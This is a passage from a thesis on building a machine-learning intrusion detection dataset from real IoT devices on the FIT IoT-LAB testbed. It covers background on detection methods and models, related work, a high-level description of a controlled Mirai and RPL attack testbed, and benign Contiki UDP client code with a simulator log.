IoT-LAB A8 microcontroller is equipped with ARM Cortex A8 microprocessor[18] and it can run embedded Linux and Android operating systems. It has 256 MB of RAM and can be used as a gateway (, a8-). The ones we use in this thesis run embedded Linux.

The co-microcontroller, IoT-LAB M3[19], on the other hand, has the ARM Cortex M3 microcontroller and it can be programmed directly from the A8. It is suitable to be used as a sensor node on an IoT network because of having low RAM (64 KB) and ROM (256 KB). It carries a 802.15.4 radio chip and supports Contiki-NG, RIOT and FreeRTOS operating systems. In addition, it is equipped with 4 widely-used sensors: Light sensor, pressure and temperature sensor, accelerometer and gyroscope (, m3).

2.6 Intrusion Detection Systems

Intrusion detection systems (IDS) continuously monitor the networks and inform the system administrators through the generated alarm reports in case of a security incident. They can be categorized based on their detection types and two main categories stand out: anomaly-based and signature-based. Anomaly-based detection systems have a sense of a score range for benign behavior and determine whether a traffic is malicious based on a pre-determined threshold. Although they are able to detect the existence of a malicious behavior, the exact type of the attack is not known. The advantage here is that they do not need to know a pre-defined set of malicious behaviors for different types of attacks. They rely on benign traffic for generating a threshold score and the traffic pattern exceeding this threshold is reported as an intrusion. Signature-based detection systems, on the other hand, need to know the traffic patterns or signatures (e.g., file hashes, domains) of the attack types that are aimed to be detected. Such systems cannot detect an unknown attack correctly. However, if the detected attack is known apriori, its exact type is also known and this leads to a target-specific attack mitigation, which is more effective than trying to mitigate a (generic) attack. Both of these approaches can also be integrated to first detect the anomalies and then classify the anomalies into known attack types but such methodology may introduce scalability issues

[18] `https://developer.arm.com/ip-products/processors/cortex-a/cortex-a8`

[19] `https://www.iot-lab.info/docs/boards/iot-lab-m3/`

in particular cases (Örs, Aydın, Boğatarkan & Levi, 2021). For instance, an IoT system consisting of heterogeneous devices may have different traffic patterns and this requires to develop separate anomaly detectors for different devices (Sridharan, Maiti & Tippenhauer, 2018). In addition, unknown attacks will still be classified into wrong attack types if there is not a specific class for them.

Intrusion detection systems can also be divided into two categories based on the locations where they are used. Network-based intrusion detection systems (NIDS) are placed on gateways (i.e., central hubs) or have multiple sensors across the network so that they gather and analyze the network traffic packets belonging to multiple devices. Host-based intrusion detection systems (HIDS), on the other hand, are placed on certain devices to collect and analyze traffic packets from those host devices only. When compared, NIDS do not put an extra computation overhead on host devices since they are deployed on gateways that can handle higher computational loads thanks to having better hardware specifications. HIDS are beneficial for analyzing a local data that could otherwise be encrypted while being transmitted across different devices in the network. It is also important to note that both network-based and host-based intrusion systems can be anomaly or signature based.

2.7 Machine Learning Models

This section describes random forests, XGBoost classifier and autoencoders, the machine learning models that we leverage to develop our intrusion detection models.

2.7.1 Random Forests

We use the importance weights of the random forests (Breiman, 2001) for selecting features before training our intrusion detection models. In decision trees, the nodes are split based on the features that discriminate the data samples best in each step of the training. Such features give the highest information gain by decreasing the uncertainty. Therefore, decision trees are very sensitive to training set variations. Random forests use bagging and consist of multiple (possibly) uncorrelated decision trees. Each decision tree in a random forest is trained on the data which is randomly sampled from the original data with replacement. Therefore, these trees become uncorrelated from each other and they make decisions based on different data and features. This allows random forests to be less prone to errors and overfitting.

2.7.2 Extreme Gradient Boosting (XGBoost)

Gradient Boosting is an ensemble technique that combines multiple weak learners to reduce the errors made by each of them. Initially, the classifier starts with a decision tree and keeps adding new trees that perform better than the previous ones in each step. In this sense, the subsequent learners learn to classify the data that are not classified well by the previous learners. In addition to these features, XGBoost (Chen & Guestrin, 2016) was developed to make gradient boosting faster and efficient. It provides different features such as parallelization, distributed computing, sparse-aware implementation and regularized gradient boosting. It allows to construct decision trees in parallel, and handle the missing values in the data thanks to its sparse-aware implementation.

2.7.3 Autoencoders

Autoencoders are neural network based models and they consist of two sequential parts: Encoder and decoder. The encoder first allows the model to map the input features into a lower dimensional space. The decoder, then, reconstructs the input features from the encoded lower dimensional space. This, in turn, makes the model learn the characteristics of a group of inputs given. Therefore, autoencoders are very suitable models to be used in outlier and anomaly detection tasks. In an anomaly detection scenario, an autoencoder is trained with only the benign traffic data so that it learns the benign behavior. During testing, the test set contains both the attack and benign traffic data. The model outputs a score based on the sigmoid activation function. The instances that produce a score larger than a predetermined threshold is selected to be the anomalies. In other words, if the error made is larger than the threshold, the instance is selected to be an anomaly.

2.8 Related Work on IoT Intrusion Detection

This section reviews the literature on IoT intrusion detection systems. There exists many studies that propose intrusion detection systems developed using simulation-based IoT data. Raza *et al.* (Raza et al., 2013) propose a real-time intrusion detection system leveraging the data collected from the Contiki operating system's Cooja simulator. Yavuz *et al.* (Yavuz et al., 2018) use simulation data to develop binary classifiers for detecting hello flooding, decreased rank and version number attacks. Sharma *et al.* (Sharma et al., 2019) implement 4 RPL attacks and collect simulation data to develop a multi-class classifier. Çakır *et al.* (Cakir et al., 2020) leverage simulation data to detect hello flood attacks against benign traffic. There are many such studies (Al-Hadhrami & Hussain, 2020; Bhale et al., 2020; Cakir & Yalcin, 2021; Mbarek et al., 2020; Verma & Ranga, 2020) that use simulators to collect IoT attack datasets. However, simulators simulate a certain behavior and simulation data may not reflect the exact characteristics of a real attack traffic. In contrast, this thesis proposes an intrusion dataset collected from real IoT devices.

Some previous studies also use outdated network datasets. These datasets do not contain up-to-date IoT attacks and they are not feasible to be used for developing IoT intrusion detection systems. Rezvy *et al.* (Rezvy et al., 2019) propose a deep learning model for intrusion detection and classification in IoT networks. However, they use the Aegean Wi-Fi Intrusion dataset (Kolias, Kambourakis, Stavrou & Gritzalis, 2016), a generic Wi-Fi dataset, for developing and evaluation their models. Similarly, Mounica *et al.* (Mounica et al., 2021) use NSL-KDD dataset (Tavallaee, Bagheri, Lu & Ghorbani, 2009), a generic network intrusion dataset, for developing an intrusion detection system for detecting sybil attacks.

In addition to the aforementioned works, most of the previous studies (Cakir et al., 2020; Cakir & Yalcin, 2021; Ioannou & Vassiliou, 2020; Mounica et al., 2021; Yavuz et al., 2018) develop binary classifiers in the form of anomaly detection models and this requires developing separate models for each attack type preventing the system to scale. Meidan *et al.* (Meidan et al., 2018) propose an anomaly detection system using autoencoders for detecting the Mirai and Bashlite botnets. In contrast, we propose a machine learning based multi-class classifier that can classify 6 attack types together with benign traffic.

There are also studies that leverage multi-class classifiers for mitigating the scalability problem arising from anomaly detection models used for detecting the anomalies in different device groups. Örs *et al.* (Örs et al., 2021) develop a scalable Wi-Fi intrusion detection system training a multi-class classifier using the Wi-Fi intrusion dataset collected by Sridharan *et al.* (Sridharan et al., 2018). Their approach allows to remove the requirement to develop separate anomaly detectors for different device groups. However, Wi-Fi cannot be considered as an IoT specific networking protocol and this thesis focuses mainly on IoT-specific 6LoWPAN and RPL protocols.

In contrast to the aforementioned studies using simulation data, Thamilarasu *et al.* (Thamilarasu & Chawla, 2019) leverage both simulation data and the real network traces collected from Raspberry PIs to evaluate their deep learning based IoT intrusion detection system. However, they employ binary detection and evaluate the detection capability of their model over different attacks separately. In addition, the amount of malicious transactions in their dataset is higher than that of benign transactions. Such data distribution is not realistic as the amount of benign traffic is expected to be much higher than that of the malicious traffic in a real network with occasional attacks. In this thesis, our intrusion detection dataset contains a much higher amount of benign traffic data than the attack traffic data.

Another study carried out by Ioannou *et al.* (Ioannou & Vassiliou, 2020) use FIT IoT-LAB testbed, which is the testbed we use in this thesis, in order to collect their dataset. However, they use the detection models as local security agents for each node and use the RMT tool (Ioannou, Vassiliou & Sergiou, 2016) for monitoring the nodes' traffic. In contrast to the external sniffers that capture the radio traffic, the RMT tool can give additional information about the forwarded and dropped packets. Also, it is not clear whether a compromised node can still be monitored by the tool. In addition, their attack versatility is not high as they implement two similar attacks: Selective forwarding and blackhole. The attacks are detected as anomalies using separate models so that their detection system is not multi-class. The benign data ratio with respect to the attack data is also low so that their test scenario is not realistic. This thesis, in contrast, have a higher attack versatility (because of having 6 attack types, one being a Mirai botnet attack), a multi-class classification capability, and a more realistic benign and attack traffic data ratio. We also collect our data using external sniffers provided by the testbed so that we do not gather additional information regarding the internal traffic flows of the nodes.

Similar to our node-based feature extraction methodology, Yavuz *et al.* (Yavuz et al., 2018) extract node based features by dividing the simulation data into the time windows of 1 seconds. However, they use these features together with packet based features for representing each instance as network packets. In this thesis, however, we generate a dataset that consists of node instances. Therefore, our approach can detect the attacker nodes and their exact locations, instead of the malicious packets, by modeling the node traffic characteristics. We also leverage sliding time windows so that our approach extracts node based features based on the latest node states.

Overall, we propose an intrusion detection system developed using the traffic data collected from real IoT devices. Our dataset consists of node instances and each node is represented by the node based features that are extracted over a sliding time window. We classify them into 6 attack types and a benign class using a single multi-class classifier. The ratio of the benign traffic data in our dataset is also much higher than the ratio of attack traffic data as expected in a real world scenario.

3. IOT INTRUSION DATASET GENERATION

This section describes our methodology for generating an IoT intrusion dataset composed of the traffic data collected from real IoT devices running over 6LoWPAN and RPL protocols. We first give information about our overall testbed architecture for generating the intrusion dataset. We then describe the properties and the capabilities of the nodes that are placed in the 6LoWPAN/RPL network. Later, the details of the Mirai botnet setup, the sniffer aggregator, and the randomized data collection scenarios that we use are presented. Finally, we describe the post-processing steps that the collected raw data undergoes and give information about the final raw dataset obtained.

3.1 Overall Testbed Architecture

Our testbed for collecting an IoT intrusion dataset consists of 5 main components: IoT-LAB SSH frontend, 6LoWPAN/RPL Network, Mirai C&C server, Mirai bots and a stateless NAT64 translator. Figure 3.1 illustrates the overall architecture. In total, we reserve 31 A8-M3 microcontroller boards from the Saclay site of the FIT IoT-LAB testbed (Adjih et al., 2015): 1 for the border router, 26 for the DODAG nodes in the 6LoWPAN/RPL network, 1 for the stateless NAT64 translator and 3 for the Mirai bots. In addition to the reserved nodes, we leverage the IoT-LAB SSH frontend from the FIT IoT-LAB testbed for realizing various tasks. C&C server, on the other hand, is a dedicated Linux server with IPv4 and IPv6 connectivity running outside the FIT IoT-LAB testbed.

There are various reasons that makes the A8-M3 microcontroller boards suitable for this thesis. A brief information about these boards is given in Section 2.5.1. (*i*) Since the A8 microcontrollers run embedded Linux, it is easy to manage and configure them. The embedded Linux provides the tools to collect data from and




Figure 3.1 Overall testbed architecture.

flash firmware into the M3 co-microcontroller, which resides on the same board. (*ii*) The M3 co-microcontrollers also carry an IEEE 802.15.4 radio transmitter so that they can be programmed to run as a DODAG root or node. (*iii*) In addition, border routers require to bridge the 6LoWPAN network with the public IPv6 Internet trough the SLIP (serial line protocol) and this can be achieved by running a tunnel between the A8 and M3 microcontrollers that reside on the same board[1]. (*iv*) Finally, Mirai botnet aims to compromise IoT devices running Linux operating systems so that we can use the main A8 microcontroller to mimic a Mirai bot. In

[1]`https://www.iot-lab.info/legacy/tutorials/contiki-public-ipv6-a8-m3/index.html`

this case, the M3 co-microcontrollers are not utilized since Mirai bots do not need an IEEE 802.15.4 radio transmission. The testbed provides IPv4 connectivity and it is leveraged to launch DDoS attacks towards the 6LoWPAN/RPL network.

IoT-LAB SSH frontend, along with the web interface, is the first entry point to the FIT-IoT LAB testbed. As it was described in Section 2.5, the web interface allows to generate an SSH key and reserve the desired nodes from multiple experimentation sites. After the SSH key is generated, the SSH frontend is used for flashing the firmware compiled from a variety of operating system source code (Contiki OS in our case) into the reserved experiment nodes. In addition, we use it to collect data through the sniffers of the nodes and access the SSH interfaces of the reserved nodes. Since we setup a Mirai botnet, we also use the SSH frontend as a loader to load the malicious binary that allows to convert an IoT device into a Mirai bot in our controlled environment.

Since Mirai is an IPv4 botnet, we also employ a stateless NAT64 translator to convert the IPv4 traffic of the Mirai bots into an IPv6 traffic. Therefore, our setup allows the IPv4 bots to communicate with the 6LoWPAN network that has only the IPv6 connectivity. Further details about the Mirai setup and the translator is given in Section 3.3.

The overall data collection system is fully-automated thanks to the scripts written in Bash and Python. The overall procedure is as follows: (*i*) We reserve a desired number of nodes. (*ii*) We run the Mirai C&C server. (*iii*) We run the loader so that the malware is loaded into the bots. (*iv*) We setup the translator with appropriate IP addresses. (*v*) We flash the Contiki firmware into the nodes for the 6LoWPAN/RPL network. (*vi*) Finally, we generate and start random attack scenarios and activate the sniffers to collect the traffic data. A sniffer aggregator is used to aggregate and store the traffic data coming from the sniffers of the 6LoWPAN/RPL nodes in the SSH frontend.

Figure 3.2 illustrates the overall intrusion detection system architecture also including the stages that are employed after the raw data is collected. We post-process the raw data, extract the node-based features and apply some pre-processing steps to prepare the extracted data for the detection model development and evaluation. The intrusion detection phase discriminates the attack nodes from the benign nodes as well with detecting the attack types of the attackers. This chapter focuses only on the raw dataset generation and its post-processing. We describe the latter stages in Chapter 4.




Figure 3.2 Overall intrusion detection system architecture.

3.2 6LoWPAN/RPL Network

The 6LoWPAN/RPL network is an IoT network that consists of the devices flashed with the Contiki operating system firmware running over 6LoWPAN and RPL protocols. It is composed of a border router for IPv6 connectivity, benign DODAG nodes communicating with UDP datagrams (UDP clients), an in-topology RPL routing attacker flashed with a modified malicious Contiki firmware. A benign node can also be a Mirai victim being targeted by the outsider Mirai bots during a Mirai DDoS attack. Our reference network consists only of a border router and benign DODAG nodes as their traffic constitute the benign behavior. An RPL attacker or a Mirai victim comes into play during an attack scenario and only one of them becomes active at a time, meaning that they cannot be placed in the network at the same time. We explain the attack scenarios in detail in Section 3.4.2.

We reserve 27 nodes to form the 6LoWPAN/RPL network. One of these nodes is employed as the border router whereas the others are the DODAG nodes. Figure 3.3 illustrates the topology of this network from the viewpoint of the FIT IoT-LAB reservation map. The blue nodes out of the green nodes represent the reserved nodes and the blue node labeled with a red circle shows the border router. We reserve adjacent nodes to make sure that they are within each other's radio ranges.

The remainder of this section specifies the working mechanisms of the benign nodes



Filters
Saclay
A8 (At86rf231)
a8-21.saclay× a8-25.saclay× a8-26.saclay× a8-27.saclay× a8-28.saclay× a8-29.saclay× a8-30.saclay× a8-31.saclay×
a8-32.saclay× a8-33.saclay× a8-34.saclay× a8-35.saclay× a8-36.saclay× a8-37.saclay× a8-38.saclay× a8-39.saclay×
a8-40.saclay× a8-41.saclay× a8-42.saclay× a8-43.saclay× a8-44.saclay× a8-45.saclay× a8-46.saclay× a8-47.saclay×
a8-48.saclay× a8-49.saclay× a8-50.saclay×
Add to experiment
View/select nodes on map
View
Default

Figure 3.3 6LoWPAN/RPL network topology.

and the capabilities of the in-topology attackers employing different types of RPL routing attacks.


3.2.1 Benign Nodes

There are two types of benign nodes in our reference network: DODAG nodes and the border router. We use one type of DODAG nodes communicating through UDP datagrams so that the network is homogeneous.

As it was detailed in Section 2.2, each DODAG tree has a root that collects the data incoming from the other nodes (i.e., DODAG nodes or sensor nodes). A border router is a DODAG root that also acts as a gateway to connect the network to outer IPv6 Internet. We give the implementation details of the DODAG nodes and the border router employed for generating our intrusion dataset in Section 3.2.1.1 and Section 3.2.1.2, respectively.

3.2.1.1 DODAG Nodes

The DODAG nodes used in our topology are flashed with the firmware compiled from the UDP client[2] example that resides in the Contiki repository. These clients send periodic messages to the border router. Each message sent contains a hello message and a counter number as the data.




```c
/*---------------------------------------------------------------------------*/
PROCESS_THREAD(udp_client_process, ev, data)
{
  static struct etimer periodic_timer;
  static unsigned count;
  static char str[32];
  uip_ipaddr_t dest_ipaddr;

  PROCESS_BEGIN();

  /* Initialize UDP connection */
  simple_udp_register(&udp_conn, UDP_CLIENT_PORT, NULL,
                      UDP_SERVER_PORT, udp_rx_callback);

  etimer_set(&periodic_timer, random_rand() % SEND_INTERVAL);
  while(1) {
    PROCESS_WAIT_EVENT_UNTIL(etimer_expired(&periodic_timer));

    if(NETSTACK_ROUTING.node_is_reachable() && NETSTACK_ROUTING.get_root_ipaddr(&dest_ipaddr)) {
      /* Send to DAG root */
      LOG_INFO("Sending request %u to ", count);
      LOG_INFO_6ADDR(&dest_ipaddr);
      LOG_INFO_("\n");
      snprintf(str, sizeof(str), "hello %d", count);
      simple_udp_sendto(&udp_conn, str, strlen(str), &dest_ipaddr);
      count++;
    } else {
      LOG_INFO("Not reachable yet\n");
    }

    /* Add some jitter */
    etimer_set(&periodic_timer, SEND_INTERVAL
      - CLOCK_SECOND + (random_rand() % (2 * CLOCK_SECOND)));
  }

  PROCESS_END();
}
/*---------------------------------------------------------------------------*/
```

Figure 3.4 udp-client.c: A proportion of the UDP client source code.

Figure 3.4 shows a proportion of the source code for UDP clients. First, the UDP connection is initialized using the predefined client and server ports. Then, the client waits for some random duration only in the first iteration of the while loop. Since the periodic event timer is set as $SEND\_INTERVAL$ (initialized to be 1 minute at the beginning of the code) and a very short amount of at most 2 seconds (for addressing the jitter) at the end of each iteration, the program waits about 1 minute by starting from the second iteration. After waiting, the client sends messages that includes the string "hello" and the counter number while the node is online and the IP address of the DODAG root (i.e., border router) can be acquired successfully. The counter is updated in each iteration after the UDP message is sent. Figure 3.5 illustrates a simulated network of UDP clients and a border router on the Cooja

[2]`https://github.com/contiki-ng/contiki-ng/blob/develop/examples/rpl-udp/udp-client.c`

simulator of Contiki. The log messages in the mote output window depicts the messages being sent and received by the nodes.



```
Time: 29:04:23.877
```

```
socket -> mote: 404 bytes
mote -> socket: 3136118 bytes
Status: Client /127.0.0.1:52964 connected.
```

```
Time          Mote   Message
29:04:10.946  ID:1   [INFO: RPL BR    ] Received request 'hello 1743' from fd00::203:3:3:3
29:04:10.946  ID:1   [INFO: RPL BR    ] Sending response.
29:04:10.981  ID:3   [INFO: App       ] Received response 'hello 1743' from fd00::201:1:1:1
29:04:15.475  ID:14  [INFO: App       ] Sending request 1742 to fd00::201:1:1:1
29:04:15.590  ID:1   [INFO: RPL BR    ] Received request 'hello 1742' from fd00::20e:e:e:e
29:04:15.590  ID:1   [INFO: RPL BR    ] Sending response.
29:04:15.742  ID:14  [INFO: App       ] Received response 'hello 1742' from fd00::201:1:1:1
29:04:16.723  ID:18  [INFO: App       ] Sending request 1743 to fd00::201:1:1:1
29:04:16.818  ID:1   [INFO: RPL BR    ] Received request 'hello 1743' from fd00::212:12:12:12
29:04:16.818  ID:1   [INFO: RPL BR    ] Sending response.
29:04:16.932  ID:18  [INFO: App       ] Received response 'hello 1743' from fd00::201:1:1:1
29:04:18.417  ID:12  [INFO: App       ] Sending request 1743 to fd00::201:1:1:1
29:04:18.498  ID:1   [INFO: RPL BR    ] Received request 'hello 1743' from fd00::20c:c:c:c
29:04:18.498  ID:1   [INFO: RPL BR    ] Sending response.
29:04:18.589  ID:12  [INFO: App       ] Received response 'hello 1743' from fd00::201:1:1:1
```

Figure 3.5 A simulated network of UDP clients and a border router.

3.2.1.2 Border Router

